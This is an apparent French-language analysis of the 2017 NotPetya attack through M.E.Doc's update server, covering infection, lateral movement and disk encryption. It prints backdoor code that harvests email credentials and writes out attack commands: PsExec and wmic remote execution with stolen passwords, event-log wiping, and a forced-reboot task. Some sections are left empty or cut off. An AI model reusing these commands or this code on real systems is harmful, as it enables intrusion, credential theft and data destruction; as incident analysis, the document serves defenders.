NotPetya, Nyetya, EternalPetya, Diskcoder.C, PetrWrap; Entre rançongiciel, attaque et malversations

Table des matières

I. Genèse de l'histoire

Vulnérabilités

En Mars 2017, le 14 plus exactement, Microsoft lance son bulletin de correctifs mensuels. À l'intérieur de celui-ci se trouve le correctif N°4012598 relatif aux vulnérabilités MS17-010 :

- Windows SMB Remote Code Execution Vulnerability – CVE-2017-0143
- Windows SMB Remote Code Execution Vulnerability – CVE-2017-0144
- Windows SMB Remote Code Execution Vulnerability – CVE-2017-0145
- Windows SMB Remote Code Execution Vulnerability – CVE-2017-0146
- Windows SMB Information Disclosure Vulnerability – CVE-2017-0147
- Windows SMB Remote Code Execution Vulnerability – CVE-2017-0148

Comme on peut le voir, il y a deux types de vulnérabilités corrigées, du RCE ou Exécution de Code à Distance et de l'ID ou Divulgation d'Information que vous n'êtes pas habilité à consulter. Ces dernières affectent le protocole SMBv1 et touchent nombre de versions du système d'exploitation Windows de XP à Windows 10. La liste complète est disponible ici :

https://technet.microsoft.com/en-us/library/security/ms17-010#Affected%20Software%20and%20Vulnerability%20Severity%20Ratings

ShadowBrokers, la péripétie (in)attendue

Un mois après, le 14 Avril, le groupe activiste *ShadowBrokers* divulgue au travers d'un post, l'adresse d'une nouvelle archive avec le mot de passe associé. Celle-ci contient multitude d'exploits concernant Windows qui proviendraient d'une division ~~secrète~~ de la NSA nommée *EquationGroup*. Deux retiendront en particulier l'attention, il s'agit d'*EternalBlue et d'EternalRomance* qui permettent d'exploiter les vulnérabilités SMB que sont les CVE-2017-0144 et CVE-2017-0145.

Suite à ces révélations, de nombreux chercheurs en sécurité s'intéressent à cette divulgation et alertent sur le fait que ces vulnérabilités classées critiques pourraient faire l'objet d'un portage en ver et deviendraient alors une menace importante à la sécurité de l'écosystème Windows.

WannaCry

Pour faire concis, WannaCry est une attaque ayant eu lieu mi-Mai 2017 exploitant les vulnérabilités décrites ci-dessus. Pour plus d'information, se référer à mon post sur le sujet :

https://github.com/SwitHak/SwitHak.github.io/blob/master/Pub/20170520-WannaCry-ou-l-histoire-d-un-ver-surmediatis%C3%A9-safe.pdf

NotPetya, Nyetya, EternalPetya, Diskcoder.C, PetrWrap (Barrez les noms inutiles)

Le 27 Juin, la sphère *sécurité informatique* sur Twitter (#InfoSec) s'émeut de la découverte d'un nouveau logiciel malveillant attaquant des infrastructures informatiques, la majorité de celles-ci étant situées en Ukraine.

Emballement médiatique

Très vite les médias généralistes titrent : « Cyberattaque mondiale sans précédent, Une nouvelle attaque semblable à WannaCry » sans oublier les classiques : « Ce que l'on sait de … ». Malheureusement, comme à chaque fois, le sujet est traité de manière anxiogène, avec un argumentaire plus que vacillant. Le monde de la sécurité informatique est, à mon humble avis, pas compatible avec le rythme imposé par les publications. Pourquoi ? Parce qu'il faut du temps pour

connaître les répercussions, il faut prendre ce temps pour bien disséquer les logiciels malveillants afin de pouvoir comprendre toute la complexité de ces derniers.

II. Analyse de l'attaque

Pour étayer mon propos, je me base sur les analyses effectuées par les chercheurs en sécurité de chez Talos, ESET, MalwaresBytes, NVISOLabs, Crowdstrike, Fujitsu, Microsoft, Booz Allen Hamilton et Comae Technologies. Merci à eux.

Attaque du trou d'eau (WaterHoling)

Une première infection avec le même logiciel malveillant a été aperçu sur le site web de l'agence de presse Ukrainienne Bahmut[.]com[.]ua.

Du côté du serveur distribuant le logiciel malveillant :

Vulnérabilités

Le serveur ***reduk-55[.]colo0.kv[.]wnet[.]ua*** est celui qui a distribué le logiciel malveillant. Il avait sur le port 21, l'application ***ProFTPD*** en version ***1.3.4.c*** qui est connue pour avoir des vulnérabilités triviales à exploiter (au moins 13[1] référencées sur le NVD). De plus, la version d'***OpenSSH*** tournant sur cette instance est en ***5.4***, et est donc vulnérable[2] elle aussi. Malgré toutes ces vulnérabilités, l'intrusion aurait eu lieu grâce à des identifiants Administrateurs volés.

```
Starting Nmap 6.40 ( http://nmap.org ) at 2017-06-29 06:46 EDT
Nmap scan report for upd.me-doc.com.ua (92.60.184.55)
Host is up (0.12s latency).
rDNS record for 92.60.184.55: reduk-55.colo0.kv.wnet.ua
Not shown: 994 filtered ports
PORT   STATE  SERVICE
20/tcp closed ftp-data
21/tcp open   ftp
22/tcp open   ssh
25/tcp closed smtp
53/tcp closed domain
80/tcp open   http

Nmap done: 1 IP address (1 host up) scanned in 11.04 seconds
root@vps94775:~# ftp 92.60.184.55
Connected to 92.60.184.55.
220 ProFTPD 1.3.4c Server (WWW ftp server) [92.60.184.55]
```

Figure 1: Nmap scan serveur màj M.E.Doc ; Crédit : Fujitsu

Web Shell PAS

Les équipes de Talos ont trouvé durant leurs investigations un Web Shell dissimulé dans la page http://www.me-doc[.]com[.]ua/TESTUpdate/medoc_online.php. Le Web Shell est chiffré, de sorte qu'il faut envoyer le mot de passe dans une requête HTTP POST modifiée pour pouvoir y accéder. Selon les équipes de Talos, il s'agit d'une version modifiée du Web Shell open source P.A.S., Web Shell qui a été utilisé maintes fois dans des attaques précédentes. Étant donné son caractère public, connaître exactement son origine est quasiment impossible.

Duplication et exfiltration d'informations

Duplication du trafic

Il y a eu pendant un court laps de temps tout le trafic à destination du serveur ***reduk-55[.]colo0.kv[.]wnet[.]ua*** dupliqué et envoyé vers un serveur ayant pour adresse IP ***176.31.182.167***, laissant fortement supposer l'exfiltration d'informations volées. Le serveur destinataire appartenait à

[1] https://nvd.nist.gov/vuln/search/results?adv_search=true&form_type=advanced&results_type=overview&query=ProFTPD&cpe_vendor=cpe%3a%2f%3aproftpd&cpe_product=cpe%3a%2f%3aproftpd%3aproftpd

[2] https://vulners.com/search?query=openssh%205.4

un hébergeur de serveurs ***thcservers.com***, cependant la machine ayant été nettoyé peu de temps après, il y a peu de chance de récupérer des traces dessus.

Ajout de porte dérobée dans le code source

Il y a eu ensuite une manipulation du code source du logiciel ukrainien de comptabilité, M.E.Doc, afin d'y introduire une porte dérobée dans un module nommé : ***ZvitPublishedObjects.dll***

Les attaquants ont modifié le code source du logiciel afin d'y introduire 3 classes : ***MeCom, MinInfo et Worker***.




Figure 2: Comparaison du code source, Crédit : WeLiveSecurity

C'est grâce à l'appel de la méthode ***IsNewUpdate***, qui vérifie si une mise à jour est disponible régulièrement que le logiciel malveillant s'est transmis via les mises à jour du logiciel.

Publication de mises à jour infectées :

- 01.175-10.01.176, publiée le 14 Avril 2017
- 01.180-10.01.181, publiée le 15 Mai 2017
- 01.188-10.01.189, publiée le 22 Juin 2017

Chaque entreprise qui a des activités en Ukraine se voit attribuer un numéro officiel d'identification appelé EDRPOU.

La distribution des mises à jour ayant la porte dérobée permettant donc récupérer :

- Le nom EDRPOU
- Les paramètres de proxy
- Les paramètres de messagerie
- Les noms d'utilisateur et les mots de passe

Les informations ainsi volées sont enregistrées dans la clé de registre ***HKEY_CURRENT_USER\SOFTWARE\WC*** et les sous clés ***Cred*** et ***Prx***

```
MeCom.cs
156     catch (Exception ex)
157     {
158       lock (this.ProxyInfo)
159         this.ProxyInfo += ex.ToString();
160     }
161     try
162     {
163       foreach (DataRow row in (InternalDataCollectionBase) ((DataTable) new AccUserMgr().GetAllOrgs()).Rows)
164       {
165         long idOrg = (long) row["CODE"];
166         string str4 = row["EDRPOU"].ToString();
167         string str5 = row["NAME"].ToString();
168         MailAddrBookDS.MAILSERVERSDataTable mailSettings = new ZMailManager().GetMailSettings(idOrg);
169         if (mailSettings.get_Count() > 0)
170         {
171           string str6 = ((DataRow) mailSettings.get_Item(0))["SMTP_SERVER"].ToString();
172           string str7 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
173           string str8 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
174           string str9 = ((DataRow) mailSettings.get_Item(0))["SMTP_PASS"].ToString();
175           string str10 = ((DataRow) mailSettings.get_Item(0))["EMAIL"].ToString();
176           lock (this.ProxyInfo)
177             this.ProxyInfo += string.Format("\nedropu: {0} name: {1} smtpServer: {2} smtpLogin: {3} smtpName: {4} smtpPass: {5} email: {6}", (object) str4, (object) str5, (object) str6,
(object) str7, (object) str8, (object) str9, (object) str10);
178         }
179       }
180     }
181     catch (Exception ex)
182     {
183       lock (this.ProxyInfo)
184         this.ProxyInfo += ex.ToString();
185     }
186     try
187     {
188       RegistryKey subKey = Registry.CurrentUser.OpenSubKey("SOFTWARE", true).CreateSubKey("WC", RegistryKeyPermissionCheck.ReadWriteSubTree);
189       subKey.SetValue("Cred", (object) string.Format("{0}:{1}", (object) str1, (object) str2), RegistryValueKind.String);
190       subKey.SetValue("Prx", (object) string.Format("{0}", (object) str3), RegistryValueKind.String);
191     }
192     catch
193     {
194     }
195   }
```

Figure 3: SubKeys, Cred et Prx ; Crédit: TalosSecurity

Les informations sont après transmises sous la forme de cookies via le processus de mise à jour officiel de M.E.Doc transitant par le nom de domaine ***upd[.]me-doc[.]com[.]ua*** (correspondant au serveur ***reduk-55[.]colo0.kv[.]wnet[.]ua***), serveur officiel de M.E.Doc servant ici de serveur de commande et de contrôle (C2) à son insu.




Figure 4: Communication via cookies ; Crédit: WeLiveSecurity

On voit clairement la récupération du numéro EDRPOU et l'User Agent très spécifique : ***medoc1001189***

Les ordres sont obtenus via la distribution d'un blob de données qui est ensuite déchiffré (3DES) et enfin décompressé par le logiciel GZip afin d'obtenir un fichier XML où se trouvent les commandes :

Commandes	Actions
0 – RunCmd	Exécute la commande shell fournie
1 – DumpData	Décode les données Base64 fournies et les enregistre dans un fichier
2 – MinInfo	Collecte des informations sur la version OS, l'Architecture (32 ou 64), les privilèges actuels d'exécution, les paramètres UAC, les paramètres proxy, les paramètres de messagerie comprenant l'identifiant et le mot de passe
3 – GetFile	Collecte le fichier demandé sur l'ordinateur infecté
4 – Payload	Décode les données Base64 fournies, enregistre le résultat en tant que fichier exécutable et l'exécute

5 – AutoPayload	Identique à la précédente, mais le fichier fourni doit être une DLL et il sera supprimé puis exécuté à partir du dossier Windows à l'aide de rundll32.exe. De plus, il tente d'écraser la DLL déposée et de la supprimer.

C'est cette dernière option ***AutoPayload*** qui sera utilisée pour l'attaque du 27 Juin 2017.

Mise à jour contaminée par le logiciel M.E. Doc distribuée par le processus de mise à jour du logiciel ***EzVit.exe*** le 27 Juin 2017 vers 12 heures (GMT+2).

Du côté de la machine infectée

Déploiement de l'infection

Exécution de paramètres par ***AutoPayload*** via le processus EzVit.exe en ligne de commande




Figure 5: Processus d'infection via la mise à jour de M.E.Doc, Crédit Microsoft

Comme on peut le voir ci-dessus, c'est bien le processus 6020 (EzVit.exe) qui déclenche l'infection via deux processus enfants. Le premier est détaillé ci-dessous et concerne l'infection par le logiciel malveillant, le deuxième étant le processus qui va chiffrer les données.

```
''C:\\Windows\\System32\\rundll32.exe\'' \''C:\\ProgramData\\perfc.dat\'',#1 30''
```

En Rouge, c'est l'appel du fichier ***rundll32.exe***
En Bleu, c'est le passage en paramètre du fichier ***perfc.dat*** contenant le logiciel malveillant
En Marron, c'est le point d'entrée pour le fichier ***perfc.dat***. Ici, **#1,** correspond à la seule fonction
En Vert, le nombre correspond au minuteur prévu pour la tâche planifiée (tâche qui éteint l'ordinateur après X minutes, ici 30)

Récupération des identifiants et mots de passe

Par les paramètres d'une commande

Lors d'une infection, notamment via l'outil PsExec, il va ajouter à la commande vue ci-dessus, un suffixe composé d'un couple d'identifiant et de mot de passe récupéré précédemment (En Rouge).

```
rundll32.exe C:\Windows\perfc.dat,#1 60 "username:password"
```

Avec l'API CredEnumerateW

C'est une API qui permet d'énumérer tous les identifiants et mots de passe stockées sur le compte de l'utilisateur lors de l'infection (user set).

Mimikatz modifié

Une fois cela fait, il va déposer dans le répertoire %TEMP% un fichier ayant pour extension ***.tmp*** contenant deux versions modifiées de l'outil de Benjamin Delpy, Mimikatz[3], une étant la version 32 bits et l'autre, la version 64 bits.

Cet outil est connu pour interagir avec le processus ***Local Security Authority Subsystem Service*** (***lsass.exe***) et récupérer les identifiants et mots de passe chargés en mémoire. Le logiciel malveillant l'utilise ici pour récupérer ces informations et les réutiliser dans la phase de mouvement latéral.

Mouvement latéral

Une fois la machine infectée, le logiciel malveillant cherche à se propager via plusieurs moyens :

DoublePulsar

Le logiciel malveillant essaye de se propager en utilisant les exploits EternalBlue (Systèmes cibles : Windows Server 2008 R2, Windows Server 2008, Windows 7) et EternalRomance (Systèmes cibles : Windows XP, Windows Server 2003, Windows Vista) selon le système d'exploitation cible. Ensuite, il utilise une version modifiée de DoublePulsar afin d'échapper aux techniques de détection basées sur les signatures.

L'attaquant a modifié les OpCodes des commandes suivantes :

OpCodes de commandes Originels	OpCodes de commandes de Nyetya	Action
0x23	0xF0	PING
0x77	0xF1	KILL
0xC8	0xF2	EXEC

Il a aussi modifié les OpCodes reçus en réponse aux commandes précédentes :

OpCodes de réponses originels	OpCodes de réponse de Nyetya	Réponses
0x10	0x11	OK
0x20	0x21	CMD_INVALID
0x30	0x31	ALLOCATION_FAILURE

Enfin, l'attaquant a modifié l'emplacement où est stocké le code de réponse dans le paquet SMB. A l'origine se trouvant dans le champ **MultiplexID** (offset 0x1E), il se trouve dans la version utilisée par le logiciel malveillant au sein du champ réservé (offset 0x16), qui est normalement initialisé à 0x0000.

PsExec

PsExec[4] est un substitut léger à Telnet qui vous permet d'exécuter des processus sur d'autres machines d'un même domaine. C'est un outil légitime utilisé par les administrateurs faisant partie de la suite PsTools de Microsoft Windows SysInternals[5], qui est malheureusement connu pour être utilisé à mauvais escient par les créateurs de logiciels malveillants.

[3] https://github.com/gentilkiwi/mimikatz/releases/latest

[4] https://technet.microsoft.com/fr-fr/sysinternals/bb897553.aspx

[5] https://technet.microsoft.com/fr-fr/sysinternals

```
C:\WINDOWS\dllhost.dat \\w.x.y.z -accepteula -s -d C:\Windows\System32\rundll32.exe C:\Windows\perfc.dat,#1 60
```

En Vert, le nom sous lequel se cache le programme PsExec
En Rouge, la cible de la commande, ***\\Adresse-IP*** de l'ordinateur cible
En Orange, le paramètre ***-accepteula*** qui accepte automatiquement le contrat EULA (End User License Agreement), permettant ainsi de ne pas afficher la PopUp sur l'écran de l'ordinateur, pour rester indétecté.
En Marron, le paramètre ***-s*** permet d'exécuter le processus à distance dans le compte ***NT AUTHORITY\SYSTEM***, compte ayant le plus haut niveau de privilèges.
En Violet, le paramètre ***-d***, permet de ne pas attendre de réponse et ainsi de fermer le thread sur la machine source.
En Bleu, commande exécutée sur le système cible (précédemment expliquée)

Windows Management Instrumentation (WMI)

WMI permet d'interagir avec un ordinateur sous Windows. Il permet entre-autre d'exécuter un logiciel. C'est cette fonctionnalité qui est souvent utilisée par les logiciels malveillants pour se propager sur les réseaux Windows. De plus, le composant VMI souffre de l'absence de filtrage par beaucoup d'entreprises, ouvrant donc une voie royale de propagation d'infection.

```
wbem\wmic.exe /node:"w.x.y.z" /user:"username" /password:"password" "process call create "C:\Windows\System32\rundll32.exe \"C:\Windows\perfc.dat\" #1 60"
```

En Rouge, le programme vmic.exe
En Orange, l'ordinateur cible /node : @AdresseIP cible
En Vert, identifiant et mot de passe utilisés pour exécuter la commande
En Violet, on demande la création d'un processus qui exécute la commande en Bleu.
En Bleu, commande exécutée sur le système cible (précédemment expliquée)

Partages réseaux

Le logiciel malveillant essaye de se propager via les partages réseaux en scannant le réseau à la recherche des ports ***445*** et ***139***. Pour cela, il utilise :

- ***GetExtendedTcpTable*** pour récupérer la liste d'hôtes ***TCP***
- ***GetIpNetTable*** pour récupérer la table de mappage d'adresses physiques ***IPv4*** → il obtient donc une structure ***MIB_IPNETTABLE***
- ***NetServerEnum*** pour obtenir une liste de serveurs sur le domaine avec les paramètres suivants :
  - servername = null
  - level = 101 (retourne les noms des serveurs, leur type et les données associées)
- ***NetServerGetInfo*** pour récupérer la configuration actuelle du serveur local, spécifiquement pour déterminer si le système est un serveur de contrôleur non-domaine. L'API renvoie une structure ***SERVER_INFO_1*** qui contient un champ ***sv101_type***. Le logiciel malveillant vérifie si la valeur de ce champ est ***SV_TYPE_SERVER_NT***. S'il s'agit effectivement d'un serveur alors, les actions suivantes sont effectuées :
  - ***DhcpEnumSubnets*** Pour obtenir une liste énumérée de sous-réseaux sur le serveur
  - ***DhcpGetSubnetInfo*** sur chaque sous-réseau de la liste pour obtenir la valeur ***DHCP_SUBNET_STATE*** pour voir si l'indicateur ***DhcpSubnetEnabled*** est défini.

- ***DhcpEnumSubnetClients*** sur chaque sous-réseau ayant le drapeau mentionné ci-dessus. Cette fonction renvoie une liste énumérée des clients associés aux adresses IP dans chaque sous-réseau. Pour chaque client, les actions suivantes sont effectuées :
  - Obtient l'adresse IP du champ ***ClientIpAddress*** dans la structure ***DHCP_CLIENT_INFO***
  - Tentatives d'établir une connexion socket aux adresses IP du client sur les ports ***445*** et ***139*** (tous deux associés à ***SMB***)

Effacement des traces

Le logiciel malveillant veille à effacer ses traces de manière plutôt grossière, si on prend en comparaison les outils de EquationGroup, qui permettent eux d'effacer les événements journalisés de manière très précise. A contrario, la technique utilisée ici efface tous les journaux sans distinction.

```
wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %C:
```

En Rouge, la commande efface les évènements pour le journal Setup
En Jaune, la commande efface les évènements pour le journal System
En Vert, la commande efface les évènements pour le journal Security
En Bleu, la commande efface les évènements pour le journal Application
En Violet, la commande efface le journal ***USN*** sur le disque ***%C:***
(Le journal USN représente un fichier où est consigné chaque changement effectué sur des éléments NTFS)

Pré-opérations

Vérifications anti-Antivirus

Le logiciel malveillant effectue une vérification de hash de processus. Les hash vérifiés sont :

0x2e214b44 = avp.exe -> Kaspersky Antivirus
0x6403527e = cCSvchst.exe -> Symantec
0x651b3005 = NS.exe -> Norton Security

Ces hash proviennent de noms de processus de produits de sécurité informatique.

Spécificités :

- Si le nom de processus avp.exe est trouvé, il n'y a pas d'exécution du logiciel malveillant sur la zone d'amorce (MBR) et la table de fichiers principale (MFT).
- Si un des processus NS.exe ou cCSvchst.exe est détecté, l'exploitation de vulnérabilité avec EternalBlue n'est pas exécutée.

Obtention de privilèges

A travers une routine, le logiciel malveillant cherche à obtenir une élévation de son niveau de privilèges. Il matérialise cela par un drapeau pouvant avoir les valeurs suivantes :

Valeur	Privilèges	Commentaire
0		Aucun privilège
1	SeShutdownPrivilege	Privilèges pour éteindre la machine.

2	SeDebugPrivilege	Privilèges de débug et d'ajustement de mémoire
3	SeShutdownPrivilege + SeDebugPrivilege	
4	SeTcbPrivilege	Le processus peut se faire passer pour l'identité de tout utilisateur
5	SeShutdownPrivilege & SeTcbPrivilege	
6	SeDebugPrivilege & SeTcbPrivilege	
7	SeShutdownPrivilege & SeDebugPrivilege & SeTcbPrivilege	

La valeur de ce drapeau est importante car si celle-ci obtient au minimum le privilège ***SeShutdownPrivilege***, il est créé la tâche planifiée suivante :

schtasks /Create /SC once /TN "" /TR "<system folder>\shutdown.exe /r /f" /ST 14:23
En Orange, utilitaire de création de tâches planifiées
En Rouge, ***/Create*** permet de créer une tâche sur l'ordinateur local ou distant d'un même domaine
En Jaune, le ***/SC*** spécifie le type, qui est ici ***once*** qui signifie une fois
En Vert, le ***/TN*** spécifie que le nom est égal à ***""***
En Violet, on spécifie que l'on souhaite exécuter la commande ***shutdown.exe*** (***/r*** pour l'option redémarrer, ***/f*** pour forcer ; cela outrepasse la demande à l'utilisateur de confirmer la tâche)
En Bleu, ***/ST*** spécifie l'heure à laquelle la tâche planifiée va s'exécuter

Remarque : Dans le cas de notre logiciel malveillant, il va récupérer l'heure actuelle du PC et via la commande ***GetTickCount*** ajouter une valeur à celle-ci ; les analystes estiment qu'une fois l'infection commencée, la tâche s'exécute ensuite dans les 10 à 60 minutes suivantes

Chiffrement

Fichiers

Les fichiers ayant une des 65 extensions suivantes ont leur premier 1M chiffrés :

.3ds,.7z,.accdb,.ai,.asp,.aspx,.avhd,.back,.bak,.c,.cfg,.conf,.cpp,.cs,.ctl,.dbf,.disk,.djvu,.doc,.docx,.dwg,.eml,.fdb,.gz,.h,.hdd,.kdbx,.mail,.mdb,.msg,.nrg,.ora,.ost,.ova,.ovf,.pdf,.php,.pmf,.ppt,.pptx,.pst,.pvi,.py,.pyc,.rar,.rtf,.sln,.sql,.tar,.vbox,.vbs,.vcb,.vdi,.vfd,.vmc,.vmdk,.vmsd,.vmx,.vsdx,.vsv,.work,.xls,.xlsx,.xvd,.zip

Clef de l'attaquant

L'attaquant a codé en dur sa clef publique :

```
0000: 30 82 01 0a                           ; SEQUENCE (10a Bytes)
0004:    02 82 01 01                        ; INTEGER (101 Bytes)
0008:    |  00
0009:    |  c4 ff d5 a8 a7 34 c8 b7  bd 26 15 6a 14 c4 06 c1
0019:    |  42 13 3b a5 a9 5d 69 ca  48 d4 00 61 3d 0e eb 90
0029:    |  ab f0 f8 c8 40 89 d3 78  79 17 12 37 ce da 7d 89
0039:    |  99 44 56 57 fb 87 07 46  6b 95 0f f0 71 82 41 c0
0049:    |  b8 50 f4 4a 89 de 20 ea  98 dd 7d 3a 8e cd b7 21
0059:    |  14 99 b6 26 a2 97 2a f9  82 c8 05 9c d0 d9 94 ca
0069:    |  d0 0d 83 b5 7e 06 44 ac  44 10 52 c2 cb bb cf d7
0079:    |  61 18 38 f5 e4 9d 5c bf  fa 67 f4 24 55 a2 c7 3d
0089:    |  bd 42 24 df e6 82 ee d7  9c 15 2c e3 42 b8 48 9b
0099:    |  19 a3 4d a6 0a be 09 7b  0f c1 f2 13 0d b0 c3 99
00a9:    |  da d1 22 25 04 53 0e a8  de 9b 79 a4 d3 ac 91 f3
00b9:    |  89 6c c6 a7 d9 36 6e eb  37 e1 ce eb 6c ec a6 9f
00c9:    |  3f 95 00 f3 fd 07 99 fe  4a df f1 7d 31 ff 52 13
00d9:    |  af 04 66 32 be 70 88 85  94 a7 96 9d d3 f4 5d f4
00e9:    |  42 61 72 3d 00 96 02 79  a3 ae ec 25 c5 e9 4d 00
00f9:    |  54 d9 cd 8e f2 de 3a 7e  36 2c 71 54 2b 8a 3a 27
0109:    02 03                              ; INTEGER (3 Bytes)
010b:       01 00 01
```

Figure 6: Clé pub attaquant ; Crédit: Technet.microsoft.com

MBR (Master Boot Record)

Si le processus avp.exe est trouvé, il ne chiffre pas le MBR mais efface les 10 premiers secteurs du disque.





Figure 7: MBR kaspersky, Crédit : Crowdstrike

Sinon :

- Lecture du MBR et encodage en utilisant un XOR avec pour clé 0x7
- 1er secteur réécrit par un bootloader spécifique
- Les 31 secteurs suivants sont réécrits par un code de 16 bits, code responsable du chiffrement de la MFT avec Salsa20
- Le secteur 32 contient les éléments suivants :
    - CRYPT_FLAG –> Initialement la valeur est de 0, laquelle détermine que la table MFT n'a pas été chiffrée. Le code de 16 bits utilise ce drapeau pour déterminer s'il doit infecter la MFT.
    - Un blob de données aléatoires est créé en utilisant CryptGenRandom. Il lui est ajouté une chaîne de caractères précise : **Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX.** Les 20 premiers bytes du blob sont utilisés comme clef pour l'algorithme Salsa20. La chaîne précédente correspond au portefeuille Bitcoin de l'attaquant.
    - Un autre blob de données générées aléatoirement est créé. Il s'agit de l'identifiant de la machine infectée.
- Le secteur 33 contient une somme de contrôle pour vérifier que l'infection est effective.
- Le secteur 34 contient le MBR originel encodé via un XOR avec pour clé 0x7

VBR (Volume Boot Record)

Si le processus avp.exe est trouvé :



MFT (Master File Table)

Affichage d'un faux CHKDSK (Programme officiel de Microsoft permettant de vérifier l'intégrité d'un disque)




Figure 8: Faux CHKDSK, Crédit Talos

En fait, derrière, il y a une sous-routine s'effectuant ayant pour fonction :

- Affectation de la valeur 1 pour le CRYPT_FLAG.
- Chiffrement du contenu du secteur 33 par l'algorithme de chiffrement Salsa20. Peu de temps après le chiffrement, l'espace tampon contenant la clé Salsa20 est écrasé. Par conséquent, la clé de chiffrement est détruite.
- Chiffrement de la MFT
- Redémarrage de la machine
- Après un nouveau redémarrage, la machine affiche alors l'écran ci-dessous :

